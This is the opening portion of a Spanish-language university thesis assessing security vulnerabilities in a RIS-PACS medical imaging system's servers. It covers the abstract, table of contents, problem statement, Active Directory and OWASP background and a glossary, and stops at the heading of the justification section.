

ANÁLISIS DE VULNERABILIDADES EN SEGURIDAD INFORMATICA PARA LA INFRAESTRUCTURA
TECNOLÓGICA CENTRAL DE UN SISTEMA RIS-PACS

PRESENTADO POR:

GABRIELA BERMÚDEZ MÁRQUEZ
MARCOS ANDRÉS CAICEDO MATEUS
JUAN FELIPE GONZÁLEZ PEREZ

ASESOR TÉCNICO DE PROYECTO:

ROBERT DARIO CASTRO GUTIERREZ

UNIVERSIDAD EL BOSQUE
FACULTAD DE INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD DE REDES TELEMÁTICAS
BOGOTÁ, COLOMBIA
5 de junio del 2022

RESUMEN

Este documento tiene como objetivo identificar las diferentes vulnerabilidades que afectan la seguridad de la información de un sistema RIS-PACS en un entorno productivo, brindando una serie de recomendaciones a nivel de infraestructura y roles involucrados en la ejecución del sistema en mención.

Para el funcionamiento del aplicativo se ven involucrados servidores con diferentes roles, los cuales aumentan las brechas de seguridad teniendo en cuenta que se basa en la funcionalidad y usabilidad del mismo, dejando de lado la seguridad de la información de los usuarios y/o pacientes. Por esta razón surge la necesidad de analizar y sugerir mejoras a implementar en el sistema, con el fin de mitigar las brechas de seguridad existentes.

Mediante el uso de software libre se realizó un análisis de puertos y vulnerabilidades de los servidores que componen la infraestructura central del sistema, junto con algunas prácticas para simular ataques en un entorno de pruebas, con el fin de demostrar los riesgos a los cuales se encuentra expuesto los servidores y alcance de un ataque en el caso de que sea efectivo.

PALABRAS CLAVE

Directorio Activo, Vulnerabilidad, Aplicaciones, Test, CVE, Disponibilidad, Confidencialidad, Integridad, políticas, IP, SQL

ABSTRACT

The purpose of this document is to identify the different vulnerabilities that affect the information security of a RIS-PACS system in a production environment, providing some recommendations for the infrastructure and roles involved in the execution of the system.

For the application usage, servers with different roles are involved, which increase security gaps considering since it is based on its functionality and usability, leaving aside the security of users and patients' information. For this reason, the need arises to analyze and suggest improvements to be implemented in the system, to mitigate existing security gaps.

Using free software, we made an analysis of ports and vulnerabilities of those servers that belong to the central infrastructure of the system, with some practices to simulate attacks in a test environment, to demonstrate the risks to which the servers are exposed to and how this attack could impact the system if the attack completes.

KEYWORDS

Active Directory, Vulnerability, Applications, Test, CVE, Availability, Confidentiality, Integrity, policies, IP, SQL

Tabla de contenido

| | |
|---|-----------|
| RESUMEN | 2 |
| TABLA DE FIGURAS | 6 |
| LISTA DE TABLAS | 8 |
| 1. Título | 9 |
| 2. Introducción | 9 |
| 3. Descripción general del proyecto | 10 |
| 3.1 Definición del problema | 10 |
| 3.2 Aspectos a solucionar | 13 |
| 3.3 Solución propuesta | 13 |
| 4. Estado del arte | 14 |
| 4.1 Marco de referencia teórico | 14 |
| 4.2 Marco de referencia tecnológico | 14 |
| <i>4.2.1 Marco de referencia de A.D</i> | <i>14</i> |
| <i>4.2.2 Marco de referencia aplicativos Web y Cliente-Servidor</i> | <i>18</i> |
| <i>4.2.3 Marco de referencia base de datos</i> | <i>20</i> |
| 5. Glosario de términos | 22 |
| 6. Justificación | 24 |
| 7. Objetivos | 24 |
| 7.1. General. | 24 |
| 7.2. Específicos | 24 |
| 8. Requerimientos | 25 |
| 8.1 Requerimientos funcionales | 25 |
| 8.2 Requerimientos no funcionales | 25 |
| 9. Metodología | 26 |
| 10. Descubrimiento y recomendaciones de seguridad | 27 |

| | |
|---|-----------|
| 10.1 Nivel de actualización, conexiones y archivos de configuración. | 27 |
| <i>10.1.1 Nivel de actualización.</i> | <i>27</i> |
| <i>10.1.2. Conexiones.</i> | <i>30</i> |
| <i>10.1.3. Archivos de configuración</i> | <i>33</i> |
| 10.2. Uso de contraseñas, pruebas de penetración y administración de usuarios. | 35 |
| <i>10.2.1 Uso de contraseñas.</i> | <i>35</i> |
| <i>10.2.2 Pruebas de penetración.</i> | <i>36</i> |
| <i>10.2.3 Administración de usuarios.</i> | <i>51</i> |
| 10.3. Bases de datos: Políticas de backups y administración de medios. | 52 |
| 10.4. Recomendaciones de seguridad. | 55 |
| SERVIDOR DE APLICACIONES | 55 |
| SERVIDOR BASE DE DATOS | 56 |
| SERVIDOR DIRECTORIO ACTIVO | 57 |
| RECOMENDACIONES GENERALES | 57 |
| 10.5. Infraestructura central sistema RIS-PACS | 57 |
| 11. Resultados | 60 |
| 12. Discusión | 62 |
| 12.1 SERVIDOR DE APLICACIONES. | 62 |
| 12.2 SERVIDOR BASE DE DATOS | 63 |
| 12.3 SERVIDOR DIRECTORIO ACTIVO | 63 |
| 12.4 RECOMENDACIONES GENERALES | 64 |
| 12.5 PRESUPUESTO | 66 |
| 13. Conclusiones | 67 |
| 14. Documentación de Referencia | 68 |
| 15. Anexos | 70 |

TABLA DE FIGURAS

| | |
|---|----|
| Ilustración 1. Detalles servidor aplicación | 27 |
| Ilustración 2. Versión de sistema operativo instalado en servidor AD..... | 28 |
| Ilustración 3. Versión de sistema operativo instalado en servidor de bases de datos..... | 29 |
| Ilustración 4. Versión de motor de bases de datos. | 30 |
| Ilustración 5. Versión aplicativo en producción | 30 |
| Ilustración 6. Escaneo de puertos servidor aplicación | 31 |
| Ilustración 7. Resultado escaneo de puertos con Nmap para AD de producción. | 32 |
| Ilustración 8. Aplicativo RIS-PACS – Contraseñas base de datos | 33 |
| Ilustración 9. Registros servidor en producción | 34 |
| Ilustración 10. Archivo .config del servidor en producción | 34 |
| Ilustración 11. Parámetros de contraseñas | 35 |
| Ilustración 12. Análisis de puertos en entorno de pruebas..... | 36 |
| Ilustración 13. Aplicativo en entorno de pruebas | 37 |
| Ilustración 14. Pruebas fuerza bruta. Entorno PRUEBAS..... | 37 |
| Ilustración 15. Protección altas latencias | 38 |
| Ilustración 16. Configuración de parámetros en ataque de fuerza bruta | 38 |
| Ilustración 17. Parámetros de usuario - ataque de fuerza bruta..... | 39 |
| Ilustración 18. Iteraciones en ataque de fuerza bruta | 39 |
| Ilustración 19. Iteraciones..... | 40 |
| Ilustración 20. Credenciales de acceso | 40 |
| Ilustración 21. Código fuente aplicativo entorno TEST – Nombre Usuario | 41 |
| Ilustración 22. Código fuente aplicativo RIS-PACS entorno TEST - Password..... | 42 |
| Ilustración 23. SQL Injection entorno TEST..... | 42 |
| Ilustración 24. Propiedades sistema operativo servidor de directorio activo, ambiente de pruebas..... | 43 |
| Ilustración 25. Resultados escaneo con Nmap de servidor AD de ambiente de pruebas. | 44 |
| Ilustración 26. Escaneo con Nmap de vulnerabilidades de servidor AD de ambiente de pruebas. | 45 |
| Ilustración 27. Resultado escaneo con Nmap de vulnerabilidades de servidor AD de ambiente de pruebas..... | 46 |
| Ilustración 28. Exploits disponibles en la herramienta metasploit para la vulnerabilidad ms17- | |

| | |
|---|----|
| 010..... | 47 |
| Ilustración 29. Apertura de sesión en CMD usando metasploit..... | 48 |
| Ilustración 30. Verificación de la creación del usuario unbosque. | 49 |
| Ilustración 31. Comando para agregar el usuario unbosque al grupo de administradores..... | 50 |
| Ilustración 32. Inicio de sesión fallida para usuario "sa" en SQL Server Management Studio. ... | 51 |
| Ilustración 33. Usuarios creados en la instancia para la conexión a las bases de datos. | 52 |
| Ilustración 34. Bases de datos en la instancia de producción..... | 53 |
| Ilustración 35. Distribución de discos servidor de base de datos. | 53 |
| Ilustración 36. Planes de backup para las bases de datos. | 54 |
| Ilustración 37. Inicio de sesión para usuario "sa" en SQL Server Management Studio..... | 55 |
| Ilustración 38. Infraestructura central sistema RIS-PACS. | 59 |

LISTA DE TABLAS

| | |
|--|----|
| Tabla 1. Mapa de calor | 65 |
| Tabla 2. Presupuesto RRHH | 66 |
| Tabla 3. Presupuesto recurso tecnológico. | 67 |

1. Título

Análisis de vulnerabilidades en seguridad informática para infraestructura tecnológica central de un sistema RIS-PACS.

2. Introducción

RIS-PACS es un aplicativo desarrollado por una empresa italiana. Es un aplicativo con funcionalidad de RIS, CVIS y PACS. El RIS (Radiology Information System) permite realizar una gestión de las imágenes diagnósticas de radiología para que el médico radiólogo pueda visualizar el estudio y dar una apreciación médica a partir de este. El sistema CVIS permite realizar una visualización, gestión y lectura de imágenes del área cardiovascular al médico especialista. Por su parte, el sistema PACS (Picture Archiving and Communication System) es el sistema experto en almacenamiento y gestión de imágenes diagnósticas.

Actualmente, con la situación de pandemia fue necesario implementar el home office o trabajo desde casa, generando como consecuencia la publicación del aplicativo a través de Internet, para que así, el personal médico permaneciera el menor tiempo posible en las instalaciones y evitar la propagación del virus SARS-CoV-2; gracias a esto el personal médico ahora se puede conectar remotamente y realizar los reportes de los estudios generados en los hospitales en cualquier momento. Esta situación ha expuesto mucho más la información almacenada en los diferentes servidores, provocando brechas de seguridad informática. Se tienen antecedentes de seguridad donde los ciberdelincuentes ya accedieron a la red y cifraron información con fines lucrativos, lo cual lleva a la necesidad de realizar una revisión general del estado de la seguridad en el aplicativo, en su uso y en la infraestructura que se utiliza para su operación.

Se hizo uso de software libre que permite realizar escaneos de vulnerabilidades y puertos, dichos escaneos se realizarán en cada uno de los servidores. Además de realizar un análisis de aplicativo ejecutando pruebas de penetración, análisis de archivos de configuración, usuarios para conexiones a bases de datos y demás elementos que nos permitan generar las recomendaciones necesarias para realizar el endurecimiento de la seguridad.

Como se detalla más adelante dentro de los principales hallazgos que se encontraron fue la necesidad de actualizar los sistemas operativos de los servidores, ya que se pudo explotar una vulnerabilidad que permitía tomar control total del sistema. Una de las conclusiones más importantes del trabajo es realizar una actualización constante de los sistemas operativos de los servidores, sin importar cual sea su funcionalidad o servicio que ofrezca, las actualizaciones nos permiten eliminar vulnerabilidades de los sistemas operativos. Se recomienda también la ejecución de una segunda etapa del proyecto que permita la elaboración, evaluación y socialización de diferentes políticas enfocadas a mejorar la seguridad en diferentes aspectos.

3. Descripción general del proyecto

3.1 Definición del problema

En Colombia existe una empresa del sector tecnológico, socio estratégico de negocios para la empresa italiana en Latinoamérica, dedicada a la implementación de soluciones encaminadas a brindar facilidad a las diferentes actividades relacionadas con el sector salud, especialmente para el almacenamiento, análisis y gestión de imágenes diagnósticas de varios tipos.

Es de vital importancia realizar una evaluación y mejora de la seguridad en la infraestructura principal que usa el aplicativo para su funcionamiento, ya que mediante el sistema RIS-PACS se tratan datos sensibles para los pacientes. Estas medidas permiten ayudar a garantizar los tres pilares de la seguridad de la información. Se debe mantener confidencialidad de las imágenes y reportes ya que el diagnóstico es información que únicamente le compete al paciente y al médico tratante, asegurar la disponibilidad para que el personal médico tenga acceso a la información en el momento que lo requiera y mantener la información de forma íntegra, ningún reporte puede ser modificado después de que este hubiese sido formado por el médico radiólogo sin su previa autorización y autenticación en el sistema. También se debe garantizar que las imágenes diagnósticas asociadas a cada uno de los reportes permanezcan tal cual fueron recibidas en el PACS cuando se enviaron desde la modalidad diagnóstica.

En rasgos generales un flujo de trabajo inicia con una orden médica generada en el RIS, dicha orden es creada por la persona que se encuentra en admisiones. A partir de ahí se genera una lista de trabajo para la modalidad diagnóstica seleccionada. El aplicativo RIS-PACS tiene comunicación con las modalidades diagnósticas que toman la imagen y la envían a los servidores caché en cada uno de los hospitales, luego estas se envían automáticamente al servidor central que se encuentran en un Data center de un proveedor de servicios administrados. El proceso de captura de la imagen es realizado por los tecnólogos en radiología, los cuales ponen detalles adicionales en la orden como por ejemplo la cantidad de radiación utilizada, indicaciones generales, etc.; después de verificar que el estudio esté completo se hace el envío al PACS, a partir de ese momento el médico puede consultar, visualizar el estudio y realizar un diagnóstico para luego ser impreso y entregado a los pacientes junto con las imágenes diagnósticas. El proceso de entrega de resultados se realiza en el área de admisiones.

Debido a esto, se puede decir que en rasgos generales tenemos cuatro roles de usuarios: médicos, personal de admisiones, tecnólogos y sysadmin o administrador del sistema. Cada rol tiene sus permisos bien definidos, por ejemplo, un tecnólogo no tiene acceso a la visualización de imágenes desde el sistema, así como el médico no tiene acceso al módulo de entrega de resultados.

La empresa solicita explícitamente realizar un análisis sobre la seguridad del aplicativo y su infraestructura con el fin de identificar las diferentes vulnerabilidades y generar una serie de recomendaciones que ayuden a mitigar los posibles riesgos, ya sea para su acceso a través de las estaciones de los hospitales afiliados o a través de internet por medio del aplicativo web usado como herramienta para la tele radiología. Con esto se pretende evitar que vuelvan a ocurrir percances de seguridad como los presentados en el año 2017 en el cual una base de datos del sistema RIS fue cifrada y no se encontraba disponible para los usuarios. En dicha ocasión personas sin autorización ingresaron a uno de los servidores y cifraron la información, buscando lucrarse mediante la liberación de la información. Además, han ocurrido otros eventos donde se eliminan datos del RIS, como órdenes médicas, usando credenciales de un usuario autorizado.

Existen diferentes razones que justifican la realización del análisis de la seguridad de los servidores centrales usados por el sistema RIS-PACS para su funcionamiento, entre

ellas podemos mencionar las siguientes:

- Con el fin de facilitar y agilizar la lectura de las imágenes diagnósticas por parte de los médicos especialistas, se ha publicado el aplicativo en internet sin realizar una evaluación de la seguridad de la información.
- Actualmente la empresa no cuenta con un protocolo de atención a incidentes ni recuperación de desastres. Los eventos y noticias sobre seguridad informática nos indican que este documento es un elemento fundamental para una empresa y su continuidad del negocio.
- El aplicativo publicado en internet no cuenta con un certificado de autenticidad que le de tranquilidad y seguridad al usuario respecto a la identidad del sitio web, además de garantizar que la información entre ambos extremos se encuentra cifrada y sus datos no serán fácilmente legibles por un tercero no autorizado.
- Realizar una evaluación en cuanto a usuarios usados por el aplicativo para realizar la conexión con las diferentes bases de datos, el uso de usuarios con privilegios puede comprometer seriamente la seguridad de la información.

Al no tener cubiertos todos los aspectos de vulnerabilidad del sistema, se corre un riesgo importante ya que esta información es considerada altamente confidencial y privada para cada paciente, el hecho de que esta información sea publicada se corre un riesgo importante no solo en cuanto a situaciones legales de la empresa que tiene esta información, sino también para el mismo paciente que no desea que su diagnóstico sea conocido, o aún más grave que sea alterado y se den indicaciones adversas al mismo.

La pérdida o indisponibilidad de la información puede acarrear consecuencias legales, el perder la historia clínica del paciente que puede llevar a un mal diagnóstico, de la misma manera puede ser bastante crítico el hecho de que personas no autorizadas realicen alteraciones o modificaciones de la información. También se puede acceder a información del personal médico que puede ser usada a futuro para falsificar otra información médica e incluso enviar resultados e imágenes a personas no autorizadas.

Es importante, en lo posible, implementar las diferentes recomendaciones que surjan del análisis realizado durante la ejecución de este proyecto ya que buscan el endurecimiento en cuanto a seguridad para los servidores centrales, teniendo en cuenta

que la falla en alguno de los pilares de seguridad de la información puede acarrear inconvenientes legales para la organización, ya que podría permitir el acceso a información privilegiada por parte de usuarios no autorizados, o fallas en los diagnósticos por falta de información o modificación no autorizada de la misma, llevando a consecuencias en el ámbito legal y moral.

3.2 Aspectos a solucionar

Con el proyecto propuesto se busca trabajar las siguientes causas:

- Con el fin de facilitar y agilizar la lectura de las imágenes diagnósticas, se ha decidido publicar el aplicativo en internet sin realizar una evaluación de la seguridad de la información.
- Actualmente la empresa no cuenta con un protocolo de atención a incidentes ni recuperación de desastres. Los eventos y noticias sobre seguridad informática nos indican que es este documento un elemento fundamental para una empresa.
- El aplicativo publicado en internet no cuenta con un certificado de autenticidad que le de tranquilidad y seguridad al usuario cuando este realiza conexión al servidor.
- Realizar una evaluación en cuanto a seguridad de la forma en que el aplicativo realiza la conexión con las diferentes bases de datos, puede obtenerse información que comprometa la seguridad de la información.

3.3 Solución propuesta

Debido a las vulnerabilidades presentes en los servidores centrales y aplicativo, se propone realizar un análisis de vulnerabilidades y riesgos, con el fin de proponer soluciones que mitiguen la exposición a los mismos. Partiendo de un análisis general de la situación actual principalmente de los servidores centrales y del aplicativo, se generará una serie de recomendaciones que permitirán fortalecer a la empresa y su infraestructura tecnológica central en términos de seguridad informática, de esta manera la empresa también podrá brindar a sus clientes mayor garantía sobre la seguridad de la información.

4. Estado del arte

4.1 Marco de referencia teórico

El aplicativo RIS-PACS desarrollado por la empresa italiana, es un aplicativo web basado en el almacenamiento, gestión y análisis de exámenes médicos enfocados en radiología y cardiología. Para la instalación de dichos servicios en los diferentes servidores de los clientes asociados se requieren ciertos requisitos, entre los que se tienen:

- Sistema operativo: Windows server 2012 en adelante
- Recursos de red: 20Mbps

A pesar de que en cada servidor cliente se tiene una copia del aplicativo, la consulta de información en largos periodos de tiempo se hace a través del PACS central, ubicado en un data center y para el cual se tiene acceso a través de una MPLS contratada con un proveedor externo, teniendo capacidad de red de hasta 20Mbps para cada uno de los clientes. Esto es porque en el servidor cliente se instala un servicio de caché para tener a la mano la información más reciente, pero la base de datos completa de exámenes, junto con el directorio activo y demás accesos se hace desde el data center contratado por la empresa italiana.

4.2 Marco de referencia tecnológico

4.2.1 Marco de referencia de A.D

La seguridad de Active Directory (AD) es un factor a considerar en un sistema ya que representa la puerta de ingreso a los servidores dentro de la red local, que están incluidos en el dominio. El AD es un servidor en el cual se almacenan los diferentes usuarios, contraseñas, roles y grupos asignados a cada usuario en el cual se brindan o niegan permisos para acceder a los servicios de la red.

¿POR QUÉ ES CRÍTICA LA SEGURIDAD DEL AD?

Porque el Directorio Activo es un pilar fundamental en todos los pasos de la cadena de ciberataques. Para completar un ataque satisfactoriamente, sus responsables deben contar con credenciales para acceso al sistema, ya sea a través de robar credenciales o comprometer una cuenta con el uso de malware, pero ya obteniendo acceso al sistema, solo deben escalar privilegios y así obtienen acceso a los recursos que necesitan. Si no se dispone de los controles de seguridad y auditoría adecuados, los atacantes podrían obtener acceso al sistema, sin ser detectados oportunamente.

RIESGOS DE SEGURIDAD COMUNES DE ACTIVE DIRECTORY

El rol de directorio activo existe desde Windows 2000, y eso es tiempo suficiente para que los atacantes hayan descubierto muchas formas de explotar las vulnerabilidades en el sistema operativo, incluyendo a los usuarios que lo utilizan.

Vulnerabilidades de seguridad comunes de Active Directory:

- En la actualidad AD utiliza la autenticación Kerberos, que a su vez tiene varias vulnerabilidades entre las cuales se pueden encontrar denegación de servicio, suplantación de usuarios entre otros.
- AD soporta cifrado NTLM, que es muy débil en los estándares de hoy en día.
- Los atacantes pueden usar ataques de fuerza bruta, diccionario, entre otras, para lograr un acceso no autorizado al AD
- El phishing y el malware son métodos muy comunes para robar las credenciales de los usuarios. Pero la ingeniería social se ha popularizado entre los atacantes, logrando obtener información relevante para descifrar las credenciales (Becerra, 2022).

MEJORES PRÁCTICAS DE SEGURIDAD DE ACTIVE DIRECTORY

Para disminuir los riesgos de acceso no autorizado al AD, se han generado una serie de mejores prácticas que mitigar las brechas de seguridad más comunes cuando nos referimos al directorio activo.

Documentar el Directorio Activo

Para mantener un AD integro y seguro, se recomienda que el administrador del dominio tenga amplio conocimiento sobre el mismo, incluyendo nomenclatura de documentos y políticas de seguridad importantes, además de cada usuario, cuenta de servicio, ordenador y grupo de acceso.

No es suficiente asegurar el sistema, ya que se tiene un eslabón más débil en la cadena que es el mismo usuario; ya sea a través de phishing, ingeniería social, el usuario puede brindar acceso a la red sin darse cuenta, exponiendo la información interna de la organización.

Es por esto por lo que se considera de gran importancia prepararse y capacitar a los usuarios para que identifiquen estas amenazas y que tengan la capacidad de notificar si sospechan que un atacante ha puesto en peligro su cuenta y poder actuar oportunamente ante un posible ataque.

A continuación, se presentan otros aspectos básicos de cumplimiento para los usuarios:

- Aplicar una buena política de contraseñas, la cual ayude a proteger la identidad del usuario. Dentro de las características que apoyan una buena política de contraseña, está el uso de mayúsculas y minúsculas, números y caracteres especiales y caracteres que no formen una palabra racional de modo que cumplan cierta complejidad, junto con cambios periódicos de las mismas, longitud, bloqueo tras varios intentos erróneos, etc.
- Entrena a los usuarios para que reconozcan los ataques de phishing.
- Evita que los usuarios realicen cambios administrativos en su portátil que puedan

comprometer su seguridad.

- Proporciona a los administradores de sistemas dos cuentas. Una será para el uso cotidiano y la otra, una cuenta de administrador con privilegios para realizar cambios. (Tinas, 2022)

Controlador de Dominio Seguro

Se puede configurar la red para permitir el acceso a los controladores de dominio (DC por su nombre en inglés Domain Controller) sólo desde un ordenador reforzado y seguro sin acceso a Internet. Al agregar esta capa de seguridad, el DC estará menos expuesto a intrusiones externas o ataques de escalada de privilegios desde el interior de la red.

Modelo de Menor Privilegio

Cada usuario sólo tiene acceso a los recursos necesarios para cumplir su trabajo, incluyendo administradores y cuentas de servicio. Si alguna cuenta se ve comprometida, el uso del modelo de privilegios mínimos reduciría el riesgo general de exposición al robo de datos.

Supervisar el Directorio Activo para detectar cualquier compromiso

Por último, y lo más importante, monitorear el Directorio Activo. Se debe conocer cada cambio (solicitud de ingreso, cambio de GPO) que ocurra en los centros de distribución. Esa es una enorme cantidad de datos y requerirá automatización para analizarlos.

Por ejemplo, un usuario que realice una conexión dentro del horario laboral, puede ser un usuario que este usando su identidad para usar las herramientas corporativas. Sin embargo, otro que se conecta después del horario laboral desde un país diferente y luego accede a datos sensibles de tarjetas de crédito, puede ser un usuario cuya cuenta haya sido comprometida

4.2.2 Marco de referencia aplicativos Web y Cliente-Servidor

En el mundo globalizado en el que vivimos hoy en día, el desarrollo de aplicaciones se ha convertido en lo habitual. Se usan aplicaciones para hacer el mercado, para solicitar una cita médica, para mantenernos en contacto con nuestros amigos y familiares, en fin, se pueden encontrar aplicaciones para casi todo. La situación de pandemia ha llevado a que muchas compañías aceleren su proceso de digitalización, esto conlleva a un crecimiento en la cantidad de servicios que son expuestos a internet, personas realizando teletrabajo y conectándose de manera remota a servicios internos de las compañías. En muchas ocasiones esta evolución digital no va acompañada de su debido análisis de seguridad, fortalecimiento de políticas relacionadas con la seguridad de la información y mucho menos con acciones e inversiones encaminadas a la protección de los activos. En un artículo publicado por el diario El espectador en diciembre de 2020, el director del Centro de Capacidad para la Ciberseguridad de Colombia anunció un incremento promedio del 84% de los ciberdelitos en Colombia,(El Espectador) para el 24 de agosto de 2021 el CEO de kaspersky anunciaba durante un evento virtual como los ataques de ransomware han evolucionado y cada día se vuelven más profesionales. (Parra)

De modo general los aplicativos se clasifican en aplicativos Web y Cliente-Servidor. Un aplicativo Web es aquel al cual se tiene acceso desde internet o una intranet, son programas informáticos ejecutados en el entorno del navegador o codificado en algún lenguaje que el navegador pueda entender. Se le confía al navegador web la reproducción de la aplicación. El aplicativo web cuenta con algunas ventajas, por ejemplo, para lanzar una actualización no es necesario lanzar la instalación de software en cada cliente, basta con ejecutar la actualización en el servidor. Por la misma razón se hace fácil su mantenimiento.(Noguera)

Un aplicativo Cliente-Servidor, es un programa (Frontend) instalado en una máquina (host) desde el cual se accede a través de la red a aplicativos, o servicios alojados en un servidor. Luego de establecerse la comunicación entre el cliente y el servidor, en el cliente se despliega una interfaz gráfica que permitirá al usuario ejecutar acciones que serán enviadas al servidor y a su vez, este devolverá una

respuesta que será interpretada por el cliente y mostrada al usuario por medio de la interfaz gráfica. (Franco)

De acuerdo con la página web de OWASP (Open Web Application Security Project) los diez principales riesgos que sufren los aplicativos web para el año 2021, algunos de ellos se mantienen vigentes y para otros se han tomado medidas que ayudan a mitigar el riesgo. Los riesgos que menciona OWASP son:

- Saltarse los controles de acceso
- Fallos de criptografía
- Inyección de código (SQL, LDAP, CRLF).
- Diseño inseguro
- Mala configuración de seguridad
- Componentes vulnerables o desactualizados
- Fallos de identificación y autenticación
- Fallos de integridad en software y datos
- Logs de seguridad y monitoreo insuficientes o con errores
- Falsificación de solicitud del lado del servidor (SSRF) (ms4security.com)

Para junio de 2021 la página web Redes Zone realiza una publicación donde se hacen evidentes algunos otros riesgos que son mucho más conocidos ya que últimamente han sido el principal vector de ataque que los atacantes cibernéticos han utilizado para llevar a cabo sus acciones delictivas.

- Redireccionamiento a sitios maliciosos.
- Ataques a bases de datos.
- Contenido de descargas peligrosos.
- Ataques DoS y DDoS.

Los aplicativos Cliente-Servidor no son inmunes a ataques, ellos tienen sus propias debilidades, riesgos o vectores de ataque que pueden ser explotados por personas maliciosas con el fin de llevar a cabo actividades delictivas en una compañía u organización. De acuerdo con publicaciones los principales vectores

atacados en este tipo de aplicativos son:

- Análisis de tráfico.
- Descompilación del código.
- Backend (Web services, APIs).
- DLL Hacking.
- Archivos de configuración.(Ávila)

Cada uno de los vectores de ataque mencionados anteriormente pueden ser explotados hoy en día, por ello, siempre es importante realizar un análisis de los aplicativos con el fin de encontrar vulnerabilidades a tiempo y corregirlas antes de que la empresa o compañía pueda sufrir algún tipo de ataque.(Noguera)

4.2.3 Marco de referencia base de datos

Una base de datos es un conjunto de datos pertenecientes a un grupo de información, este tipo de elementos están controlados por un sistema gestor de base de datos (SQL). Las bases de datos se componen de una o más tablas que almacenan información, estas están conformadas por filas y columnas las cuales ayudan a guardar los datos que el usuario necesite. Los sistemas de gestión están compuestos de un lenguaje de base de datos, lenguaje de consulta (Netec).

Las bases de datos sirven para recopilar y almacenar información, por ejemplo, datos de personas, pedidos, entre otros. Las principales características de las bases de datos son:

- Seguridad: La seguridad corresponde a la protección de la información que se almacena en la base de datos, de acceso a usuarios no autorizados.
- Recuperación: La capacidad que tiene cada base de datos de tener una copia de seguridad que brinde contingencia a la operación.
- Integridad: Esta indica que la calidad de los datos almacenados en la base de datos es consistente y que son auténticos.

- **Concurrencia:** Es la facilidad de que los usuarios puedan acceder a la información, en el momento que lo necesiten. (Oracle)

Las bases de datos que se usan actualmente son estructuradas, semi estructuradas y no estructuradas:

Los datos estructurados: son aquellos que provienen de bases de datos relacionales, es decir, que tienen un esquema que define como se organizan los datos, dando indicaciones de cuáles son los formatos para llenar en la columnas y tablas. Un ejemplo es SQL, en el cual las bases de datos tienen un formato predefinido. (Microsoft).

En las bases de datos **semiestructuradas:** A diferencia de las estructuras se manejan en forma de etiquetas las cuales se agrupan y crean jerarquías. Un ejemplo es los correos, los cuales, en vez de estar agrupados por normas predefinidas, se organizan por la característica de los mismos. (Recuero)

Datos **no estructurados:** Son aquellos que no tienen ningún modelo predefinido, sino que simplemente están allí, siendo a veces texto, características de los archivos o información que no tiene ninguna forma de identificación. (Universidad Autónoma del Estado de Hidalgo)

Backup de bases de datos. Es una copia de seguridad de la base de datos, la cual se almacena en otro lugar o sistema. lo que asegura su posterior restauración. Las bases de datos y sus copias de seguridad surgieron como una solución a los problemas de disponibilidad. Algunos de los agentes que soportan los backup de bases de datos, son veeam, Azure, Arc, Aws, Acronis, veritas entre otros, los cuales garantizan copias de la información, tanto en sitios on-premises como en la nube. (Acronis)

Las copias de las bases de datos pueden ser diferenciales o incrementales, un Agente como Acronis usa "*Acronis True Image*" el cual asegura los diferentes sectores de las bases de datos. En este caso esta herramienta usa copias de herramientas diferenciales las cuales respaldan la información y archivos que se hayan modificado desde la última copia de seguridad completa, las copias de

seguridad diferenciales son más rápidas que las completas y usan menor cantidad de almacenamiento. Mientras que las copias de seguridad incrementales solo respaldan a los datos que han modificado desde la última copia de seguridad (diferencial, incremental o completa), esta copia es más rápida y ocupa una menor cantidad de almacenamiento que una copia diferencial.

En las bases de datos como SQL se usan agentes para respaldarlas, como Azure, lo cual minimiza el riesgo de pérdida de la información. En estos casos Azure toma una herramienta propia de su entorno como lo es el *Azure Blob Storage* que admite este tipo de archivos. En dicha herramienta se recomienda saber cuál es el tamaño de la base de datos de la cual se quiere hacer copia, cuantas veces se accede a esta información al día, cuantos cambios se pueden tener al día, cuanta capacidad de disco exige esta base de datos, que tanto tiempo de retención se necesita para esta información, etc. Una vez se conozcan estos datos se puede realizar una migración de esta data hacia Azure, que pertenece a Microsoft. (Microsoft)

5. Glosario de términos

AD: Un directorio activo es un componente dentro de la red de una empresa, el cual almacena la información de los objetos que están dentro de la organización. El fundamento de un directorio activo es una estructura jerarquizada en el cual se organiza y se clasifica la información para que esta sea más fácil de encontrar.

DHCP: Es un protocolo el cual permite que las direcciones IP sean asignadas de forma automática, gestionando el uso de las IP a medida que estas sean usadas.

DICOM: (Digital Imaging Communication on Medicine) Protocolo para la comunicación de imágenes en medicina.

DNS: Es un sistema de internet, el cual se encarga de traducir las direcciones IP, en nombres conformados por un conjunto de palabras. Esto facilita que un usuario pueda acceder a

una página digital sin aprenderse su dirección IP, únicamente debe conocer el DNS del sitio al cual quiere acceder.

ESTACIÓN DE LECTURA: Computador ubicado en las diferentes salas de lectura, adecuado con un monitor diagnóstico para la lectura de las imágenes, principal herramienta de trabajo del médico radiólogo.

GPO: Es un conjunto de políticas de grupo el cual muestra las políticas que se tienen en un AD o en un sistema de archivos.

HTTP: Protocolo de transferencia de hipertexto se encarga de la comunicación que permite envío de información a través de archivos en internet en texto plano.

HTTPS: Protocolo seguro de transferencia de hipertexto, destinado a la transferencia segura de información a través de Internet, cifrados con certificados.

Kerberos: Es un protocolo de seguridad creado por MIT, que usa criptografía para validar los usuarios en la red, sin necesidad de enviar contraseñas que puedan ser interceptadas por agentes externos.

MODALIDAD DIAGNÓSTICA: Equipo biomédico encargado de la toma de imágenes diagnósticas. Ej. Resonador, tomógrafo, angiógrafo, etc.

MPLS: Es un protocolo que utiliza las etiquetas, a cada paquete que es reenviado. Esto por medio de la capa 3 del modelo ISO\OSI.

NTLM: Es un protocolo de autenticación desarrollado por Windows, disponible para varias plataformas, permitiendo a los servidores y ordenadores que se verifiquen entre sí, evitando acceso de participantes no autorizados mediante el ingreso de credenciales (usuario y contraseña) para comprobar y permitir el ingreso al sistema.

PACS: Un PACS es un sistema de almacenamiento y distribución de imagen. Esta definición corresponde a la traducción literal de sus siglas Picture Archiving and Communications System. Normalmente asociamos este sistema a Radiología, debido a que este servicio es el principal generador de imagen de un hospital y además el de mayor consumo, sin embargo, desde otras áreas de un hospital se pueden generar imágenes diagnósticas. (Rovira, 2022)

RIS: Sistema de Información Radiológico (SIR) ya que RIS es el acrónimo de Radiology Information System. RIS es el programa que gestiona las tareas administrativas del departamento de radiología: citaciones, gestión de salas, registro de actividad e informes.

SERVIDOR CACHE: Servidor PACS ubicado en cada hospital afiliado, que recibe las imágenes enviadas desde las modalidades diagnósticas y las almacena por cierto periodo de tiempo, después de ese tiempo envía las imágenes de forma automática al PACS central.

6. Justificación

